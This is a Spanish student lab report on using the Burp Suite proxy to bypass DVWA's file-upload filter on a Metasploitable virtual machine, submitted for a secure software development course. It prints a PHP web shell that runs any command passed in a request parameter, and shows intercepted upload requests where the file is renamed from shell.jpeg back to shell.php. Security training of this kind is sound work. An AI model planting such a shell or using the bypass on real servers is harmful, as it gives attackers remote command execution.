

INTERCEPTANDO LA COMUNICACIÓN

PRÁCTICA 7

DESARROLLO DE SOFTWARE SEGURO



- Jorge Ibarra Peña
- 20310025
- 7°P
- Desarrollo de Software
- CETI COLOMOS

PRACTICA “INTERCEPTANDO COMUNICACIÓN”


Obtener la información que va del navegador a la tarjeta de red del servidor interceptada por el proxy de BURP SUITE.

OBJETIVO:

Hackear el servidor a través de un proxy, con un archivo falso (haciéndole creer que es un archivo de imagen en lugar de un php)

DESCRIPCIÓN


Para comenzar con esta práctica primero necesitamos prender nuestras máquinas virtuales y conocer la IP de Metasploitable, en este caso el ping es “10.0.2.4”



```
metasploit [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
[ -M mtu discovery hint ] [ -S sndbuf ]
[ -T timestamp option ] [ -Q tos ] [ hop1 ... ] destination
msfadmin@metasploitable:~$ ipconfig
bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:73:88:f4
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe73:88f4/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5780 (5.6 KB)  TX bytes:7116 (6.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23481 (22.9 KB)  TX bytes:23481 (22.9 KB)
msfadmin@metasploitable:~$
```

Ahora, gracias a la práctica pasada se crea una conexión entre Kali y Metasploit, así que al ingresar la IP de Metasploit en el navegador de Kali Linux debe de salirnos el DVWA. Como se muestra a continuación:




Y de aquí seleccionaremos la opción de DVWA para empezar con las actividades de seguridad.


Llegaremos a un inicio de sesión, para eso el usuario es: admin y la contraseña es: password y después de eso ya podremos ingresar.



Ya ingresados en la página nos dirigimos a la pestaña del lado izquierdo a la opción de “DVWA Security” y colocamos la seguridad en “ALTA” o en ingles “HIGH” y le damos “Sumit”




Y le damos en aceptar y ahora creamos el archivo Shell ya que no se especifica como crearlo, lo creamos y lo modificamos desde el CMD de Kali Linux



Y una vez que tenemos este código, creamos el siguiente código adentro del documento desde el CMD:


```
<?php
if (isset($_REQUEST['cmd'])) {
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
} else {
    echo "No command specified";
}
?>
```


Para comprobar, vamos a calar en la parte de Upload si podemos subir "Shell.php"




El cual este no nos deja subir el archivo

Ahora configuremos el servidor proxy, para eso en Burp nos vamos a la opción de proxy y comprobamos que el ping y el puerto se acomoden como a continuación:






Y a su vez también configuramos el navegador:



Ahora regresamos al DVWA y con el proxy activado checamos el Shell.php y lo subimos




Y ahora con el proxy activado podemos comprobar que no se sube el archivo, pero en el burp nos aparece algo distinto



```
Request to http://10.0.2.4:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 10.0.2.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----364869282610235657701559513719
8 Content-Length: 475
9 Origin: http://10.0.2.4
10 Connection: close
11 Referer: http://10.0.2.4/dvwa/vulnerabilities/upload/
12 Cookie: security=high; PHPSESSID=b250d2089cef58885174e82fed06b1dd
13 Upgrade-Insecure-Requests: 1
14
15 -----364869282610235657701559513719
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----364869282610235657701559513719
20 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
21 Content-Type: application/x-php
22
23 -----364869282610235657701559513719
24 Content-Disposition: form-data; name="Upload"
25
26 Upload
27 -----364869282610235657701559513719--
28
29
```


Ahora bajemos la dificultad de DVWA a “Medium”




¿Qué pasa cuando activas y desactivas el Intercept?

Cuando activas y desactivas el intercept en Burp Suite, estás controlando la función de interceptación de solicitudes y respuestas HTTP entre tu navegador y el servidor web. Esta característica te permite examinar y modificar las solicitudes y respuestas en tiempo real antes de que lleguen al servidor o al navegador.

Creemos un Shell.jpeg y lo subiremos para comprobar si sube o no



Podemos comprobar que la imagen si sube:



Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../hackable/uploads/shell.jpeg succesfully uploaded!


Creamos una copia del documento, pero ahora la hacemos una imagen

```
(kali㉿kali)-[/var/www]
$ sudo cp shell.php shell.jpeg
[sudo] password for kali:
(kali㉿kali)-[/var/www]
$
```

Comprobamos que se haya copiado correctamente

```
(kali㉿kali)-[/var/www]
$ ls -l
total 12
drwxr-xr-x 2 root root 4096 Aug 21 14:58 html
-rw-r--r-- 1 root root 134 Nov 21 23:22 shell.jpeg
-rw-r--r-- 1 root root 134 Nov 21 22:45 shell.php
(kali㉿kali)-[/var/www]
$
```

Ahora subimos la copia pero no sin antes comprobar que el burp sigue activo



```

Pretty  Raw  Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 10.0.2.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----244679550731988075793331601542
8 Content-Length: 617
9 Origin: http://10.0.2.4
10 Connection: close
11 Referer: http://10.0.2.4/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; PHPSESSID=b250d2089cef58885174e82fed06b1dd
13 Upgrade-Insecure-Requests: 1
14
15 -----244679550731988075793331601542
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----244679550731988075793331601542
20 Content-Disposition: form-data; name="uploaded"; filename="shell.jpeg"
21 Content-Type: application/octet-stream
22
23 <?php
24 if (isset($_REQUEST['cmd'])) {
25     $cmd = ($_REQUEST['cmd']);
26     system($cmd);
27 } else {
28     echo "No command specified";
29 }
30 ?>
31
32 -----244679550731988075793331601542
33 Content-Disposition: form-data; name="Upload"
34
35 Upload
36 -----244679550731988075793331601542--
37
38

```

Ahora cambiamos el archivo a php

```

Upgrade-Insecure-Requests: 1


-----244679550731988075793331601542
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----244679550731988075793331601542
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/octet-stream


<?php
if (isset($_REQUEST['cmd'])) {
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
} else {
    echo "No command specified";
}

```


Presionamos Forward:




Comprobamos que se haya subido el archivo



Desactivamos el intercept



Y por último podemos comprobar que tenemos nuestra conexión entre Kali y metasploit desde el administrados de archivos



CONCLUSIÓN

Esta práctica ha sido la mas pesada y la que menos me ha gustado debido a que son muchas cosas que hacer y muy poca explicación de lo que realmente falta que hacer, como el instalar el Burp y hacer funcionar el proxy en ambos lados. Pero hasta eso es interesante la forma de hackear y poder sacar provecho con un solo archivo